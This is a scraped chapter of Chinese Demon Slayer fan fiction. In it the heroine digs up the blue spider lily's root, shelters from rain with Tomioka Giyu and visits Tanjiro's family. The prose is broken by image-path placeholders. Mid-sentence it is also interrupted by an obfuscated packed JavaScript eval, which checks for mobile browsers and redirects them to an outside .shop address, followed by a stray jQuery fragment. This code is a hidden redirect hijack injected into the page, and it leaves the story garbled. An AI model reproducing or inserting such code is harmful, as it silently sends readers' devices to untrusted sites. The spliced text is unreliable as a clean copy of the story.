莜宁这两天焦虑得没有睡好。
虽说依靠剧情先知,她已经锁定了蓝色彼岸花的必现位置。可是这花娇贵得很,一年只在正午开那么几次,就算她在云取山住上好几个月,都不一定能等来一次花开。
不过她很快想到了另一个法子。
她找工匠定制了把洛阳铲。即使遇不上花开,也要把蓝色彼岸花的根茎,从缘一妻子的坟头掘出来带走。
都有根茎了,还愁开不出花吗?
……
是日,天朗气清,阳光明媚,莜宁和富冈义勇一同前往云取山。
按照山中居民的指引,他们不久便来到山顶,顺利寻到了那处坟头。
坟上杂草丛生,一眼望过去,没见半点儿蓝色。
早有心理准备的莜宁却并没有觉得失望,当即调整计划。
那只好……
对不起了,继国夫人,继国先生……
她面露难色,口中念念有词,对着坟头恭恭敬敬拜了几拜,然后在富冈义勇困惑的注视下,从行囊里取出工具,挽起衣袖,举起洛阳铲就要往下铲——
富冈义勇拽住她:“不要胡闹。”
“我没有胡闹。”莜宁挣开他的手,“之前不是跟你说了,找不到花,我们就挖根茎嘛?”
富冈神色迟疑,指向墓碑一侧:“你看那边。”
莜宁一愣,小跑绕到他指的方向,弯腰一看。
墓碑和坟头的缝隙之间,一朵蓝色的小花安静地绽放在枯草丛中。
她激动地趴在地上,伸手想要去够那朵花。“富冈,你真是个气运之子!怎么不早说!”
富冈将她从地上拉起。“我以为你看得见。”
“……”
坟头终是没能逃过一劫。
为了永绝后患,莜宁不仅掐走了花,还刨坟一尺,挖走了花的根茎。
这下彻底断了无惨的后路。
她觉得自己真是个天才,一切尽在掌握之中。
-
蓝色彼岸花的根茎呈球状,圆润得像一颗大蒜。
莜宁小心地将其收进木盒,刚站起身,方才还晴朗的天空骤然一变,豆大的雨滴噼啪砸落下来,重重敲在她脑门上。
……挖坟的报应这么快就来了?
她只能和富冈跑进林中,狼狈地挤在那件半色雨织下躲雨。
天光渐暗,雨势丝毫不减。莜宁忽然听见林深处传来细微的响动,混杂在雨声之中,模糊难辨。
她心里瞬间腾起了一种不祥的预感。
阴雨天,荒无人烟的山林,出现的能是什么好东西。
她刚拿走了鬼王心心念念的蓝色彼岸花,本就做贼心虚,此刻更是缩着身子瑟瑟发抖,下意识往富冈身边贴近了些许。
然而下一刻,一个少年的声音透过雨帘传了过来:“先生,小姐,你们是赶路的吗?先到我家中暂时躲雨吧。”
这声音一听就是阳光开朗大男孩,莜宁舒了口气,再对上对方那双赭红色眼睛时,她更是喜出望外。
来人正是原作男主,灶门炭治郎。
炭治郎笑着回应了莜宁亮晶晶的目光,把头顶的伞递到二人手中,随手脱下黑绿格纹羽织罩在自己头上。“你们撑伞,跟我来吧。”
话音落下,他便快步向前跑开,还不忘回头朝二人招手。
眼下没有别的办法,两人只得钻进伞下,跟着炭治郎快步前行。
雨势比刚才更加滂沱,山间的气温似乎也随之降了几度。
富冈义勇举着伞,大半伞面都偏向莜宁那一侧。伞下空间逼仄,两人挨得极近,雨水顺着伞沿不断往下滴落。
莜宁用余光看到了富冈此刻的模样。他的大半个肩膀都被打湿了,发尾也染上了水。
她提醒道:“伞往你那边挪一点。”
富冈没挪,也没应声。
伞柄近在眼前,她索性直接伸手,想要把雨伞接过来自己掌握。
富冈反应极快,迅速换手握住伞柄,同时向后撤开些许,两人的身形从并肩变为错开,可自始至终,莜宁都未曾被雨淋到。
莜宁无奈,只好顺势走在了他前面。
反正去往炭治郎家的路程应该也不远,莜宁没再纠结这些事。
山间土路被雨水泡得湿滑,走过一段碎石路时,莜宁脚下一滑,摇摇欲坠。
幸好小腿肌肉及时发力,在失去平衡的一秒前稳住了。
她轻舒了口气,目光不经意扫向身侧。
富冈的手悬在离她肩膀一拳远的地方,似是在虚扶着她。
那只手绷得像打了石膏般僵硬。
仿佛察觉到莜宁的视线落在手上,他连忙将手收了回去。
莜宁也有点儿尴尬,面上却不显:“要不我也扶着伞柄吧,这样万一滑了,也能借力稳住身体。”
说着,她伸手搭在伞柄上,在他的手上方,刻意隔开一段距离。
富冈义勇突然将手向上挪了挪。
眼见两人的手险些就要碰到一起,莜宁慌忙也跟着把手往上移。
富冈有些无奈:“你握住下面。”
莜宁“哦”了一声,将手挪到伞柄底端。
伞面依旧偏向她这边,雨水不断落在富冈的肩侧。
莜宁暗中使力,试图把伞面往富冈那边推过去一些。
然而对方反应极快,立刻攥紧伞柄,她这点力气全然落空。
莜宁舔了下唇,收紧手指迟疑了一会儿,趁他不备,又悄悄发力。
伞柄纹丝不动,依旧维持着原来的倾斜角度。
暗暗较劲了几次后,富冈义勇终于忍不住了,偏过头来,瞥了她一眼:“你这样会把伞弄坏。”
“……”
-
两人来到了灶门家的木屋里。
屋内炭火温暖,屋外雨势不减,加上灶门一家盛情难却,莜宁和富冈便跟着这一大家人一起吃了午饭。
饭后,雨势稍小了一些,富冈义勇去帮炭治郎的父亲炭十郎劈柴。莜宁本想借些柴火,给富冈煎药,却被葵枝夫人接下了这份活计。
莜宁心中十分过意不去,觉得叨扰人家太多,便取出事先备好的金平糖,分给炭治郎的弟弟妹妹。
这盒糖原本是为富冈义勇准备的,怕他喝完汤药口中苦涩。
糖果一拿出来,立刻引得孩子们一阵欢呼。
听闻二人是从城里过来的,小家伙们顿时来了兴致,围在莜宁身旁七嘴八舌,问个不停。
六太身形小小的,扑进莜宁怀里,小鼻子不停嗅来嗅去:“……香香……”
“姐姐身上好香。”花子也抱住莜宁的胳膊,凑过来闻了闻,“像花开的味道。”
“那我多蹭蹭姐姐,是不是也会变得香香的!”
竹雄仰着小脸,好奇发问:“这是玫瑰的香味吗?姐姐家里是不是种了好多玫瑰?”
“城里大家都种的什么花呀?”花子也追问,“城里的花,是不是比山里的还要好看?”“……”
孩子们叽叽喳喳,一个个缠在莜宁身上。
莜宁本就没有带娃经验,被一群小家伙团团围住,没过多久,脸上便露出几分招架不住的憔悴。
炭治郎见状,温柔地把弟弟妹妹从她身上薅了下来。
“你们几个该午睡了哦,别缠着姐姐啦。”
-
考虑到屋内通风不佳,葵枝夫人把煎药的小火炉挪到了屋檐下。
莜宁接替葵枝夫人,守在门口看着炉火。
雨声淅沥,节奏平缓,周遭的白噪音让莜宁昏昏欲睡。
炭治郎从屋内走了出来:“莜宁小姐,你如果困了,就回屋休息吧,我来看着。”
“啊......谢谢,不用了。”莜宁使劲眨了眨惺忪的睡眼,“还差一会儿就熬好了。”
她打了个大大的哈欠,握着小扇子轻轻扇动炭火,困意依旧挥之不去。
炭治郎怕她打瞌睡一头栽向炉火,便在她身旁坐下,随手将自己刚烤干的黑绿色格纹羽织递给她御寒。
莜宁习惯了被人照顾,自然地接过羽织,披到了自己身上。
两人有一搭没一搭地聊了起来。
莜宁趁机开口:“炭治郎,你们有没有想过搬到城镇上生活?”
炭治郎摇头:“我们家祖祖辈辈居住在这里,估计大家都不会想离开的。”
莜宁语重心长:“可城镇里会有更多谋生的机会呀。会有很多比卖炭更轻松赚钱的营生,你的家人们也会有更好的生活环境。你现在太过辛苦啦,本可以过得更舒服些。”
“而且,这山里太危险了,不仅有觅食的熊,还有吃人的鬼,你真的……”
“食人鬼那些都只是乡间传说啦,莜宁小姐。”炭
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17884765|212512||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
治郎望着她,温和地笑了笑,“之前去镇上有人也给我讲过。”
莜宁看了炭治郎一眼,眼神复杂。
炭治郎脸上的笑容慢慢敛了下去。
他的鼻子极其灵敏,能闻出每个人的情绪。自遇见莜宁起,他嗅到的大都是松弛轻快的气息,可这一刻,一股浓重的悲戚,清清楚楚漫了出来。
“莜宁小姐……”
莜宁低下头,并没说话。
刚刚她又忍不住想要插手原作人物命运了。
她现在有些纠结,如果灶门一家平平安安地活着,炭治郎还会愿意加入鬼杀队吗?
如果不是为了拯救变鬼的妹妹,他还能拥有那般坚韧的意志去修炼呼吸法吗?
世人皆称赞英雄,可英雄也不是生来就热血,也需要经历一些痛苦和磨练,才能长出那副筋骨,熬出那份热血。
可现在站在她眼前的,不是书页里一个符号化的英雄,是一个活生生的少年。
是方才冒雨引路,把伞推给他们,又将羽织递过来取暖的,心底柔软的善良少年。
凭什么这个世界,非要以碾碎一个普通人的家为代价,来成就一位英雄?
莜宁很清楚,自己是个没有格局的普通人,舍小家救天下的抉择,她做不到,也无法坦然去认同。
沉默半晌,她再次认真道:“真的,考虑一下吧,带着家人,去城镇生活。”
距离原作那个灭门惨案还有将近一年,不行她就隔三差五来劝劝他。
“不必担心生计,炭治郎这般能干,一定可以带着大家过上好日子。”莜宁努力扬起笑容,想要冲淡这略显压抑的气氛,“因为炭治郎很有长男力!”
炭治郎有些困惑:“长男力是什么意思?我只知道我是家里的长男。”
“就是什么都会做呀,收拾家务、照顾弟妹,还会帮家里卖炭。好厉害!”莜宁歪头看向他,“长男力最重要的就是:非常会照顾人!”
炭治郎被夸得有些不好意思:“啊也没有啦……其实、其实富冈先生也很会照顾你,他也很有……长男力!”
莜宁又想到了富冈之前的种种表现,简直跟“长男力”这仨字完全不搭边。她忍不住捂嘴笑道:“哪有啊,他是个弟弟,还是弟感挺重的那种……”
说到这里,她莫名觉得浑身一凉。抬头,正对上富冈冰冷的眼神。
说坏话被当场抓包,莜宁略显尴尬,看见他的手搭在日轮刀柄上,她便顺势转移话题:“干嘛去了?”
“劈柴。”
“?你别告诉我,你是拿日轮刀劈的。”
“劈得快……”
莜宁冲他竖起大拇指:“厉害,这事可千万别传出去了,不然整个锻刀村知道了都得追杀你。”
“……”
富冈义勇坐到她身边,将她身上披着的黑绿格纹羽织取下,还给炭治郎。又脱下自己的羽织披到她身上。
炭治郎见状了然一笑,转身回屋。“我去看看弟弟妹妹醒了没。”
留下两人沉默地坐在屋檐下。
眼看药已经熬够时辰,莜宁端起瓷碗,小心盛出滚烫的药汤。
她的手指贴着碗沿,正小心翼翼地挪动胳膊,一双手忽然覆了上来。
碗壁本来就灼手,莜宁被富冈义勇这突如其来的动作又惊得手一抖,药碗更是差点儿翻了。
幸而那只手很稳,一滴药也没撒出去。
莜宁后怕,抬眼瞪他:“你做什么!想让我们前功尽弃吗?”
富冈义勇垂下眼:“……烫。”
“知道烫你还碰!”莜宁把勺子塞他手里,“搅一搅,趁热喝了。”
富冈端碗喝了两口,忽然抬起脸,直直地看向她。
莜宁被看得莫名其妙:“怎么了?”
富冈有些闷闷的:“……我不是弟弟。”
莜宁:“?”
富冈义勇认真解释道:“我比你大,所以我是哥哥。”
莜宁:“……”
她觉得有些好笑,妥协了:“行行行,哥哥快喝药。”
而后,突然想到了什么,便捉弄似地将手伸到富冈义勇眼前。
她摊开手,两颗星星状的金平糖正躺在手心,一粉一蓝,在檐下昏蒙的雨光里,泛着碎碎的彩光。
“专门给哥哥留的糖,”她眼睛弯起狡黠的弧度,“喝完药才能吃哦。”